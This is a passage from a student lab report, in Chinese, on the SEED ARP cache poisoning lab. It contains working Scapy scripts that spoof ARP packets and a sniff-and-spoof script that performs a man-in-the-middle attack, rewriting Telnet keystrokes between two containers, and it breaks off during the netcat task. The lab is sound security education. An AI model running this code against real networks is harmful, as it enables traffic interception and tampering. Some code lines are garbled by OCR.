Lab 5


ARP Cache Poisoning Attack Lab

Author: 57119108 吴桐

Date: 2022.8.22

Environment Setup using Container

在本次实验中,我们需要三台机器。我们使用容器去搭建实验环境,网络拓扑如图 1 所示。主机 M 为攻击机,我们会在主机 M 上向其他两台机器发起攻击。三台主机必须处于一个局域网内,因为 ARP 缓冲中毒攻击仅限于同一个局域网内。



创建容器后,查看容器的设置信息,结果如图 2~3 所示。

[08/22/22]seed@VM:~/.../Labsetup\$ dockps 819f2fc0b640 M-10.9.0.105 0d0acba645b8 B-10.9.0.6 1014fcf98f6f A-10.9.0.5

图 2

[08/22/22]seed@VM:~/.../volumes\$ ifconfig
br-e270fa23e744: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
 inet6 fe80::42:39ff:fe8e:42f0 prefixlen 64 scopeid 0x20<link>
 ether 02:42:39:8e:42:f0 txqueuelen 0 (Ethernet)
 RX packets 0 bytes 0 (0.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 62 bytes 7035 (7.0 KB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

图 3

在实验过程中,我们需要在运行是更改内核参数,例如允许 IP 转发。我们需要为容器 开启特权,该设置已被写入容器的配置文件中。

Lab Tasks

Task 1: ARP Cache Poisoning

在此任务中,我们将利用数据包伪造来实施 ARP 缓冲中毒攻击。在攻击过程中,我们需要使用 Scapy 构造合适的 ARP 数据包。ARP 协议报文格式中相应的参数如图 4 所示。

```
[08/22/22]seed@VM:~/.../volumes$ python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ls(ARP)
hwtype
          : XShortField
                                                 = (2048)
ptype
          : XShortEnumField
          : FieldLenField
                                                = (None)
hwlen
plen
           : FieldLenField
                                                = (None)
          : ShortEnumField
                                                = (1)
оp
          : MultipleTypeField
                                                = (None)
hwsrc
psrc
          : MultipleTypeField
                                                = (None)
hwdst
         : MultipleTypeField
                                                = (None)
          : MultipleTypeField
                                                 = (None)
ndst
```

图 4

主机 M的 IP地址和 MAC地址如图 5所示。

图 5

主机A的IP地址和MAC地址如图6所示。

图 6

主机 B 的 IP 地址和 MAC 地址如图 7 所示。

```
root@0d0acba645b8:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6    netmask 255.255.255.0    broadcast 10.9.0.255
    ether 02:42:0a:09:00:06    txqueuelen 0 (Ethernet)
    RX packets 88    bytes 10004 (10.0 KB)
    RX errors 0    dropped 0    overruns 0    frame 0
    TX packets 0    bytes 0 (0.0 B)
    TX errors 0    dropped 0    overruns 0    carrier 0    collisions 0
```

Task 1.A: using ARP request

程序 arp.py 的内容如图 8 所示。该程序构造了一个 ARP 请求报文,源 MAC 地址为 M,而源 IP 地址 B,目的地址为 A。当主机 A 收到了该请求报文后,就会将该报文的源 IP 地址和源 MAC 地址的对应关系记入 ARP 缓存中,并返回一个包含自身 IP 和 MAC 地址的回复。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4A IP = '10.9.0.5'
 5 A_MAC = '02:42:0a:09:00:05'
 7B IP = '10.9.0.6'
 8 B MAC = '02:42:0a:09:00:06'
10 M IP = '10.9.0.105'
11 M MAC = '02:42:0a:09:00:69'
13E = Ether()
14 A = ARP()
15
16 E.dst = 'ff:ff:ff:ff:ff: # broadcast
17
18 \, \text{A.hwsrc} = M \, \text{MAC}
19 A.psrc = B_IP
20 A.hwdst = '00:00:00:00:00:00'
21 A.pdst = A IP
22 A.op = 1 \# ARP  request
23
24 \text{ pkt} = E/A
25 sendp(pkt)
```

图 8

如图 9 所示,在主机 M 上运行 arp.py。

```
root@819f2fc0b640:/volumes# chmod a+x arp.py
root@819f2fc0b640:/volumes# ./arp.py
.
Sent 1 packets.
```

图 9

在主机 A 上查看 ARP 缓冲内容,结果如图 10 所示,可见此时在主机 A 的 ARP 缓冲中,主机 B 的 IP 地址与主机 M 的 MAC 地址相对应。

Task 1.B: using ARP reply

程序 arp.py 的内容如图 11 所示。该程序构造了一个 ARP 回复报文,源 MAC 地址为 M, 而源 IP 地址 B, 目的地址为 A。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4 A IP = '10.9.0.5'
 5 A MAC = '02:42:0a:09:00:05'
 7B IP = '10.9.0.6'
 8 B MAC = '02:42:0a:09:00:06'
10 M IP = '10.9.0.105'
11 M MAC = '02:42:0a:09:00:69'
12
13E = Ether()
14 A = ARP()
15
16 E.src = M MAC
17 E.dst = A MAC
18
19 A.hwsrc = M_MAC
20 A.psrc = B_IP
21 A.hwdst = \overline{A} MAC
22 A.pdst = A IP
23 \text{ A.op} = 2 \# \text{ ARP reply}
24
25 \text{ pkt} = E/A
26 sendp(pkt)
```

图 11

Scenario 1: B 的 IP 已经在 A 的缓存中

在主机 B 上 Ping 主机 A, 结果如图 12 所示。经过这个操作后, 主机 B 的 IP 地址和 MAC 地址对应关系就会被存入主机 A 的 ARP 缓冲中(图 13)。

```
root@0d0acba645b8:/# ping 10.9.0.5

PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.148 ms

64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.157 ms

64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.143 ms
```

图 12

root@1014fcf98f6f:/# arp -n

Address HWtype HWaddress Flags Mask Iface 0.9.0.6 ether 02:42:0a:09:00:06 C eth0

图 13

如图 14 所示,在主机 M 上运行 arp.py。

root@819f2fc0b640:/volumes# ./arp.py
.
Sent 1 packets.

图 14

在主机 A 上查看 ARP 缓冲内容,结果如图 15 所示,可见此时在主机 A 的 ARP 缓冲中,主机 B 的 IP 地址与主机 M 的 MAC 地址相对应。

Scenario 2: B 的 IP 不在 A 的缓存中

从主机 A 中清除 ARP 缓存(图 16)。在主机 M 上运行 arp.py,在主机 A 上查看 ARP 缓冲内容,结果如图 17 所示,可见此时主机 B 的 IP 地址与主机 M 的 MAC 地址的对应关系并没有写入主机 A 的 ARP 缓冲中。

root@1014fcf98f6f:/# arp -d 10.9.0.6 root@1014fcf98f6f:/# arp -n root@1014fcf98f6f:/#

图 16

root@819f2fc0b640:/volumes# ./arp.py .
Sent 1 packets.
root@819f2fc0b640:/volumes#
root@1014fcf98f6f:/# arp -n root@1014fcf98f6f:/# __

之所以出现这种情况,是因为当主机收到 ARP 回复报文时,会先将回复报文的信息与缓存中的内容进行比对,只用缓存中已经存在与回复报文源 IP 地址相同的表项,才会根据该回复更新 ARP 缓存。

图 17

Task 1.C: using ARP gratuitous message

程序 arp.py 的内容如图 18 所示。该程序构造了一个 ARP Gratuitous 报文。Gratuitous 报文是一种特殊的 ARP 请求报文,主要有以下几个特征:

- (1)源 IP 地址和目的 IP 地址一样,是发出该报文的主机 IP 地址;
- (2) ARP 头和以太头中的目的 MAC 地址均为广播 MAC 地址(ff:ff:ff:ff:ff:ff:);
- (3) 不需要回复报文。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4A IP = '10.9.0.5'
 5 A_MAC = '02:42:0a:09:00:05'
 7B IP = '10.9.0.6'
 8 B MAC = '02:42:0a:09:00:06'
10 M_IP = '10.9.0.105'
11 M MAC = '02:42:0a:09:00:69'
13E = Ether()
14 A = ARP()
15
16 E.src = M MAC
17 E.dst = 'ff:ff:ff:ff:ff'
18
19 A.hwsrc = M_MAC
20 A.psrc = B_{\overline{I}P}
21 A.hwdst = 'ff:ff:ff:ff:ff'
22 A.pdst = B IP
23 A.op = 1 \# ARP  request
24
25 \text{ pkt} = E/A
26 sendp(pkt)
```

图 18

Scenario 1: B 的 IP 已经在 A 的缓存中

在主机 B 上 Ping 主机 A ,经过这个操作后,主机 B 的 IP 地址和 MAC 地址对应关系就会被存入主机 A 的 ARP 缓冲中(图 19)。

在主机 M 上运行 arp.py,在主机 A 上查看 ARP 缓冲内容,结果如图 20 所示,可见此时主机 B 的 IP 地址与主机 M 的 MAC 地址已被写入主机 A 的 ARP 缓冲中。

Scenario 2: B 的 IP 不在 A 的缓存中

从主机 A 中清除 ARP 缓存后,在主机 M 上运行 arp.py。在主机 A 上查看 ARP 缓冲内容,发现并没有条目被写入。使用 tcpdump 命令嗅探网络接口上的数据包(图 21),可以看到一个从主机 B 发出请求主机 B 的 MAC 地址的 ARP 请求报文。

root@1014fcf98f6f:/# tcpdump tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes 07:41:07.568809 ARP, Request who-has B-10.9.0.6.net-10.9.0.0 (Broadcast) tell B-10.9.0.6.net-10.9.0.0, length 28

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

在此任务中,主机 A和 B使用 Telnet 进行通信。在通信过程中,主机 M会拦截它们的通信,并对 A和 B之间发送的数据包进行更改,这称为中间人(MITM)攻击。我们已经在容器内创建了一个名为"seed"的帐户,密码为"dees"。

Step 1: Launch the ARP cache poisoning attack

首先,根据 Task 1 在主机 A 和主机 B 上实施 ARP 缓冲中毒攻击:在主机 A 上将主机 B 的 IP 地址与主机 M 的 MAC 地址相对应(图 22),在主机 B 上将主机 A 的 IP 地址与主机 M 的 MAC 地址相对应(图 23)。

root@1014fcf98f6f:/# arp Address 10.9.0.6	-n HWtype ether	HWaddress 02:42:0a:09:00:69	Flags Mask C	Iface eth0
		图 22		
root@0d0acba645b8:/# arp Address 10.9.0.5	-n HWtype ether	HWaddress 02:42:0a:09:00:69	Flags Mask C	Iface eth0
		图 23		

Step 2: Testing

如图 24 所示, 在主机 M 上关闭 IP 转发功能。

root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

图 24

在主机 A 上 Ping 主机 B, 结果如图 25 所示。

```
root@1014fcf98f6f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4075ms
```

图 25

使用 WireShark 监听网络上的数据包,结果如图 26 所示。

```
No. Time
1 2022-08-22 03:50:28.057097276 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=1/256, ttl=64 (no response found!)
2 2022-08-22 03:50:28.057127288 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=1/256, ttl=64 (no response found!)
3 2022-08-22 03:50:28.059026159 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=2/512, ttl=64 (no response found!)
4 2022-08-22 03:50:29.059026159 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=2/512, ttl=64 (no response found!)
5 2022-08-22 03:50:30.083408071 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=2/512, ttl=64 (no response found!)
6 2022-08-22 03:50:30.083408071 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=3/768, ttl=64 (no response found!)
7 2022-08-22 03:50:31.107653080 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=3/768, ttl=64 (no response found!)
8 2022-08-22 03:50:31.107653080 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (no response found!)
8 2022-08-22 03:50:31.107653080 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (no response found!)
10 2022-08-22 03:50:31.07630030 10.9.0.5 10.9.0.6 ICMP 100 Echo (ping) request id=0x003a, seq=4/1024, ttl=64 (no response found!)
11 2022-08-22 03:50:33.1370303400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
12 2022-08-22 03:50:33.137033400 02:42:00:09:00:05
```

图 26

当在主机 A 上 Ping 主机 B 时,发送的 ICMP 请求报文在以太头中的目的 MAC 地址本应该是主机 B 的 MAC 地址,但是由于 ARP 缓冲中毒攻击,主机 A 的 ARP 缓存中主机 B

的 IP 对应的是主机 M 的 MAC 地址,而 IP 层的目的地址是主机 B 的 IP 地址。当主机 M 收到这个数据包后,看到数据包的目的 MAC 地址与自己的一样,会接收该数据包,但是 IP 头中的目的 IP 地址是主机 B 的 IP 地址,这个不匹配会使主机 M 丢弃该数据包。而主机 B 看到数据包中的目的 MAC 地址与自己的不一样,则会丢弃该数据包,因此 Ping 操作失败。

在主机 B 上 Ping 主机 A, 结果如图 27 所示。

```
root@0d0acba645b8:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
^C
--- 10.9.0.5 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4090ms
```

图 27

使用 WireShark 监听网络上的数据包,结果如图 28 所示。

No.	Time	Source	Destination	Protocol	Length Info							
	1 2022-08-22 04:07:55.441686832	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=1/256,	ttl=64 (r	o response	found!)
	2 2022-08-22 04:07:55.441713446	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=1/256,	ttl=64 (r	o response	found!)
	3 2022-08-22 04:07:56.471451249	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=2/512,	ttl=64 (r	o response	found!)
	4 2022-08-22 04:07:56.471482698	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=2/512,	ttl=64 (r	o response	found!)
	5 2022-08-22 04:07:57.474957145	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=3/768,	ttl=64 (r	o response	found!)
	6 2022-08-22 04:07:57.474993174	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=3/768,	ttl=64 (r	o response	found!)
	7 2022-08-22 04:07:58.499478704	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=4/1024,	ttl=64 (no response	found!)
	8 2022-08-22 04:07:58.499513693	10.9.0.6	10.9.0.5	ICMP	100 Echo	(ping)	request	id=0x003d,	seq=4/1024,	ttl=64 (no response	found!)
	9 2022-08-22 04:08:00.483147955	02:42:0a:09:00:06		ARP	44 Who	has 10.	9.0.5? Te	11 10.9.0.6				
	10 2022-08-22 04:08:00.483169502	02:42:0a:09:00:06		ARP	44 Who	has 10.	9.0.5? Tel	11 10.9.0.6				

图 28

Step 3: Turn on IP forwarding

如图 29 所示,在主机 M 上开启 IP 转发功能。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip forward = 1
```

图 29

在主机 A 上 Ping 主机 B, 结果如图 30 所示。

```
root@1014fcf98f6f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.123 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.160 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.148 ms
From 10.9.0.105: icmp seq=4 Redirect Host(New nexthop: 10.9.0.6)
```

图 30

使用 WireShark 监听网络上的数据包,结果如图 31 所示。可见,此时主机 M 转发了收到的 ICMP 请求报文。

No. Time	Source	Destination	Protocol	Length Info	
1 2022-08-22 03:57:24.142465175	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=1/256, ttl=64 (no response found!)
2 2022-08-22 03:57:24.142490144	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=1/256, ttl=64 (no response found!)
3 2022-08-22 03:57:24.142513486	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=1/256, ttl=63 (no response found!)
4 2022-08-22 03:57:24.142517828	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=1/256, ttl=63 (reply in 5)
5 2022-08-22 03:57:24.142531813	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=1/256, ttl=64 (request in 4)
6 2022-08-22 03:57:24.142535156	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=1/256, ttl=64
7 2022-08-22 03:57:24.142540980	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
8 2022-08-22 03:57:24.142544996	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
9 2022-08-22 03:57:24.142542031	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=1/256, ttl=63
10 2022-08-22 03:57:24.142599928	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=1/256, ttl=63
11 2022-08-22 03:57:25.161752112	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=2/512, ttl=64 (no response found!)
12 2022-08-22 03:57:25.161786016	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	
13 2022-08-22 03:57:25.162026759	10.9.0.105	10.9.0.5	ICMP	128 Redirect	(Redirect for host)
14 2022-08-22 03:57:25.162048021	10.9.0.105	10.9.0.5	ICMP	128 Redirect	(Redirect for host)
15 2022-08-22 03:57:25.162030783	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=2/512, ttl=63 (no response found!)
16 2022-08-22 03:57:25.162057423	10.9.0.5	10.9.0.6	ICMP	100 Echo (ping) request	id=0x003c, seq=2/512, ttl=63 (reply in 17)
17 2022-08-22 03:57:25.162094032	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=2/512, ttl=64 (request in 16)
18 2022-08-22 03:57:25.162101491	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=2/512, ttl=64
19 2022-08-22 03:57:25.162114214	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
20 2022-08-22 03:57:25.162122444	10.9.0.105	10.9.0.6	ICMP	128 Redirect	(Redirect for host)
21 2022-08-22 03:57:25.162116414	10.9.0.6	10.9.0.5	ICMP	100 Echo (ping) reply	id=0x003c, seq=2/512, ttl=63
22 2022-08-22 03:57:25 162128448	10 0 0 6	10 0 0 5	TCMD	100 Echo (ning) reply	id=0v003c seq=2/512 ttl=63

图 31

在主机 A 上 Ping 主机 B, 结果如图 32 所示。

```
root@0d0acba645b8:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.098 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.368 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.325 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
```

图 32

使用 WireShark 监听网络上的数据包,结果如图 33 所示。

No.	Time	Source	Destination	Protocol Le									
	1 2022-08-22 04:06:09.291456315	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=1/256,	tt1=64	(no response	found!)
	2 2022-08-22 04:06:09.291476957	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=1/256,	ttl=64	(no response	found!)
	3 2022-08-22 04:06:09.291495127	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=1/256,	ttl=63	(no response	found!)
	4 2022-08-22 04:06:09.291499221	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=1/256,	ttl=63	(reply in 5)	
	5 2022-08-22 04:06:09.291512764	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=1/256,	tt1=64	(request in	4)
	6 2022-08-22 04:06:09.291515635	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=1/256,	ttl=64		
	7 2022-08-22 04:06:09.291520119	10.9.0.105	10.9.0.5	ICMP	128 F	Redir	ect		(Redirect	for host)			
	8 2022-08-22 04:06:09.291523653	10.9.0.105	10.9.0.5	ICMP	128 F	Redir	ect		(Redirect :	for host)			
	9 2022-08-22 04:06:09.291521088	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=1/256,	ttl=63		
1	0 2022-08-22 04:06:09.291526372	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=1/256,	ttl=63		
1	1 2022-08-22 04:06:10.319280424	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=2/512,	tt1=64	(no response	found!)
1	2 2022-08-22 04:06:10.319320955	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=2/512,	ttl=64	(no response	found!)
1	3 2022-08-22 04:06:10.319367360	10.9.0.105	10.9.0.6	ICMP	128 F	Redir	ect		(Redirect	for host)			
1	4 2022-08-22 04:06:10.319383360	10.9.0.105	10.9.0.6	ICMP	128 F	Redir	ect		(Redirect :	for host)			
1	5 2022-08-22 04:06:10.319371678	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=2/512,	tt1=63	(no response	found!)
1	6 2022-08-22 04:06:10.319393330	10.9.0.6	10.9.0.5	ICMP	100 E	Echo	(ping)	request	id=0x003b,	seq=2/512,	ttl=63	(reply in 17)
1	7 2022-08-22 04:06:10.319436423	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=2/512,	ttl=64	(request in :	16)
1	8 2022-08-22 04:06:10.319445591	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=2/512,	tt1=64		
1	9 2022-08-22 04:06:10.319460871	10.9.0.105	10.9.0.5	ICMP	128 F	Redir	ect		(Redirect	for host)			
2	0 2022-08-22 04:06:10.319471423	10.9.0.105	10.9.0.5	ICMP	128 F	Redir	ect		(Redirect	for host)			
2	1 2022-08-22 04:06:10.319463610	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=2/512,	tt1=63		
2	2 2022-08-22 04:06:10.319478240	10.9.0.5	10.9.0.6	ICMP	100 E	Echo	(ping)	reply	id=0x003b,	seq=2/512,	ttl=63		

图 33

Step 4: Launch the MITM attack

修改 arp.py 的内容如图 34 所示,该程序会每三秒钟进行一次 ARP 缓冲中毒攻击。在此后的实验中,我们会一直保持该程序运行。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4A IP = '10.9.0.5'
 5 A MAC = '02:42:0a:09:00:05'
 7B IP = '10.9.0.6'
 8 B MAC = '02:42:0a:09:00:06'
10 M IP = '10.9.0.105'
11 M_MAC = '02:42:0a:09:00:69'
12
13E1 = Ether()
14A1 = ARP()
15
16 E1.src = M_MAC
17 E1.dst = 'ff:ff:ff:ff:ff'
18
19 \text{ A1.hwsrc} = M \text{ MAC}
20 \text{ A1.psrc} = B \overline{IP}
21A1.hwdst = A MAC
22 A1.pdst = A_{IP}
23 Al.op = 1 \# ARP  request
24
25 E2 = Ether()
26 A2 = ARP()
27
28 E2.src = M MAC
29 E2.dst = \overline{f}f:ff:ff:ff:ff
30
31A2.hwsrc = MMAC
32 A2.psrc = A_IP
33 \text{ A2.hwdst} = \overline{B} \text{MAC}
34 A2.pdst = B_IP
35 \text{ A2.op} = 1 \# \text{ARP request}
36
37 \text{ pkt1} = \text{E1/A1}
38 \text{ pkt2} = \text{E2/A2}
39
40 while True:
            sendp(pkt1)
41
42
            sendp(pkt2)
43
            time.sleep(3)
```

如图 35 所示,在主机 M上开启 IP 转发功能。

```
root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

图 35

程序 sniff_and_spoof.py 的内容如图 36 所示。需要注意的是,我们需要合理设定嗅探过滤器。在程序中我们给出了 f1 和 f2 两个过滤器,其中 f1 的稳定性更好。若是根据 IP 地址进行数据包过滤,伪造的数据包并不会改变 IP 地址,因此每次发送的伪造数据包还会被嗅探到,并再次伪造新的报文,最终引发风暴。

此外,我们需要注意伪造数据包的 TCP 负载长度,一定要与原始的数据包负载长度保持一致。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4 \text{ IP A} = "10.9.0.5"
 5 \text{ MAC} A = "02:42:0a:09:00:05"
 6 \text{ IP } \overline{B} = "10.9.0.6"
 7 \text{ MAC} B = "02:42:0a:09:00:06"
 9 def spoof pkt(pkt):
10
          if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
11
                  # Create a new packet based on the captured one.
                  # 1) We need to delete the checksum in the IP & TCP headers,
12
13
                  # because our modification will make them invalid.
                  # Scapy will recalculate them if these fields are missing.
14
                  # 2) We also delete the original TCP payload.
15
16
                  newpkt = IP(bytes(pkt[IP]))
17
18
                  del(newpkt.chksum)
                  del(newpkt[TCP].payload)
19
                  del(newpkt[TCP].chksum)
20
21
                  22
23
                  # Construct the new payload based on the old payload.
24
                  # Students need to implement this part.
25
                  if pkt[TCP].payload:
26
                          data = pkt[TCP].payload.load # The original payload data
newdata = b'Z' * len(data)
27
28
29
                           npkt=newpkt/newdata
30
                           # npkt.show()
31
                           send(npkt)
32
                  el se
33
                           send(newpkt)
                  34
35
36
          elif pkt[IP].src == IP B and pkt[IP].dst == IP A:
                  # Create new packet based on the captured one
37
                  # Do not make any change
38
39
40
                  newpkt = IP(bytes(pkt[IP]))
41
                  del(newpkt.chksum)
42
                  del(newpkt[TCP].chksum)
                  send(newpkt)
43
44
45 f1 = 'tcp and (ether src ' + MAC A + ' or ' + 'ether src ' + MAC B + ')'
46 f2 = 'tcp and (src host ' + IP A + ' or ' + 'dst host ' + IP_B + ')
47 pkt = sniff(iface='eth0', filter=f1, prn=spoof_pkt)
                                        图 36
```

在主机 M 上开启 IP 转发功能,在主机 A 上远程登录主机 B。如图 37 所示,我们得到了主机 B 的终端,此时我们可以在终端上正常输入指令。

root@1014fcf98f6f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0d0acba645b8 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Mon Aug 22 08:59:57 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2

seed@0d0acba645b8:~\$ pwd

/home/seed

seed@0d0acba645b8:~\$ cd ..

seed@0d0acba645b8:/home\$ ls

seed

图 37

在主机 M 上关闭 IP 转发功能(图 38),运行 sniff_and_spoof.py(图 39)。此时,我们尝试在主机 B 的终端上输入指令,结果如图 40 所示,可以发现我们输入的任何字符都被替换成了 Z,即中间人攻击成功。若终止 sniff_and_spoof.py 并开启 IP 转发功能,终端能够重新正常输入指令。

root@819f2fc0b640:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0

图 38

root@819f2fc0b640:/volumes# ./sniff_and_spoof.py

图 39

root@1014fcf98f6f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0d0acba645b8 login: seed
Password:

* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not \log into.

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

在此任务中,主机 A 和 B 使用 netcat 进行通信。在通信过程中,主机 M 会拦截它们的通信,并对 A 和 B 之间发送的特殊字段进行替换,实施中间人(MITM)攻击。

在主机 M 上开启 IP 转发功能,在主机 B 上监听 9090 端口,在主机 B 上连接主机 A (图 41)。

```
root@1014fcf98f6f:/# nc 10.9.0.6 9090 hello hello,cocot

root@0d0acba645b8:/# nc -lp 9090 hello hello,cocot
```

图 41

修改程序 sniff and spoof.py 的内容如图 42 所示。

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4 IP_A = "10.9.0.5"
